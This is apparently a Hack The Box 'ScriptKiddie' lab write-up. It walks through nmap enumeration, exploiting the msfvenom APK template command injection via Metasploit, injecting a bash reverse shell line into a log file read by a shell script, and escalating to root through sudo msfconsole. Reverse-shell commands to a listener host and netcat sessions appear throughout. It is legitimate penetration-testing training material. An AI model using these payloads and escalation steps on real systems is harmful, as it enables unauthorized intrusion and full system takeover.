Write up


Nmap

```
nmap -sC -sV  -p- 10.10.10.226 -T4 -oA full_scan -v

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3c:65:6b:c2:df:b9:9d:62:74:27:a7:b8:a9:d3:25:2c (RSA)
|   256 b9:a1:78:5d:3c:1b:25:e0:3c:ef:67:8d:71:d3:a3:ec (ECDSA)
|_  256 8b:cf:41:82:c6:ac:ef:91:80:37:7c:c9:45:11:e8:43 (ED25519)
5000/tcp open  http    Werkzeug httpd 0.16.1 (Python 3.8.5)
|_http-title: k1d'5 h4ck3r t00l5
| http-methods:
|_  Supported Methods: OPTIONS POST HEAD GET
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Web enumeration

There is a Werkzeug running on port 5000.



We have a few things to play around with but searchsploit field is not vulnerable to command injection. The nmap field is not vulnerable either.

```
┌──(root💀kali)-[~/htb/Boxes/scriptkiddie]
└─# searchsploit Werkzeug
------------------------------------------------------------------------------ ---------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------
Pallets Werkzeug 0.15.4 - Path Traversal                                      | python/webapps/50101.py
Werkzeug - 'Debug Shell' Command Execution                                    | multiple/remote/43905.py
Werkzeug - Debug Shell Command Execution (Metasploit)                         | python/remote/37814.rb
------------------------------------------------------------------------------ ---------------------------
Shellcodes: No Results
```

We get a few results from searchsploit but the "debug shell" is not enabled so we cannot exploit it.

This leaves us with Msfvenom to playwith. It is intresting that Andriod payloads are available.

```
• payload: android/meterpreter/reverse_tcp
• LHOST: 10.10.14.9
• LPORT: 4444
• template: None
• download: 02c10ec17e87.apk
• expires: 5 mins
```

After googling around, we find an instresting vulnerablilty with msfvenom.

https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection

Msfvenom mishandles the Android payload template and results in command injection.

Exploitation

```
use exploit/unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection
```

Create the payload and then set up a netcat listener.
Upload it and the site will give an error but we are returned with a shell.

```
msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > set lhost 10.10.14.9
lhost => 10.10.14.9
msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > set lport 9001
lport => 9001
msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > run

[+] msf.apk stored at /root/.msf4/local/msf.apk
msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) >
```

```
┌──(root💀kali)-[~/htb/Boxes/scriptkiddie]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.226] 34606
id
uid=1000(kid) gid=1000(kid) groups=1000(kid)
```

Privileged Esclation

We find the pwn user on the system

```
kid:x:1000:1000:kid:/home/kid:/bin/bash
pwn:x:1001:1001::/home/pwn:/bin/bash
```

Investigating the scanlosers.sh script.

```
#!/bin/bash

log=/home/kid/logs/hackers

cd /home/pwn/
cat $log | cut -d' ' -f3- | sort -u | while read ip; do
    sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null" &
done

if [[ $(wc -l < $log) -gt 0 ]]; then echo -n > $log; fi
```

Running pspy64 to see what the script is doing

```
CMD: UID=1001 PID=70578  | /bin/bash /home/pwn/scanlosers.sh
CMD: UID=1001 PID=70577  | nmap --top-ports 10 -oN recon/10.10.14.9.nmap 10.10.14.9
CMD: UID=1001 PID=70574  | sh -c nmap --top-ports 10 -oN recon/10.10.14.9.nmap 10.10.14.9 2>&1
```

It looks like when we enter bad characters, the script runs and nmap scan against our machine.

Examinging the script further, we see that it writes to the hackers log file when we enter bad chacracters into the searschploit field

```
kid@scriptkiddie:~/logs$ tail -f hackers
tail -f hackers
[2022-03-25 21:11:09.100817] 10.10.14.9
tail: hackers: file truncated
```

It looks like if we can write a reverse shell into the hackers log file, we can gain RCE as the pwn user.

We have to carfully craft the reverse shell since it is being cut. It also has to terminate the reset of the script from running.

I used this payload to trigger the RCE

```
echo "  ;/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.9/8001 0>&1' #" > hackers
```

```
┌──(root💀kali)-[~]
└─# nc -lvnp 8001
listening on [any] 8001 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.226] 43392
bash: cannot set terminal process group (864): Inappropriate ioctl for device
bash: no job control in this shell
pwn@scriptkiddie:~$
```

The pwn user can run sudo on msfconsole

```
User pwn may run the following commands on scriptkiddie:
    (root) NOPASSWD: /opt/metasploit-framework-6.0.9/msfconsole
pwn@scriptkiddie:~/recon$ sudo /opt/metasploit-framework-6.0.9/msfconsole
sudo /opt/metasploit-framework-6.0.9/msfconsole
```

All we need to do from here is run msfconsole and then run bash to gain an interactive root shell.

```
msf6 > bash
stty: 'standard input': Inappropriate ioctl for device
[*] exec: bash

id
uid=0(root) gid=0(root) groups=0(root)
```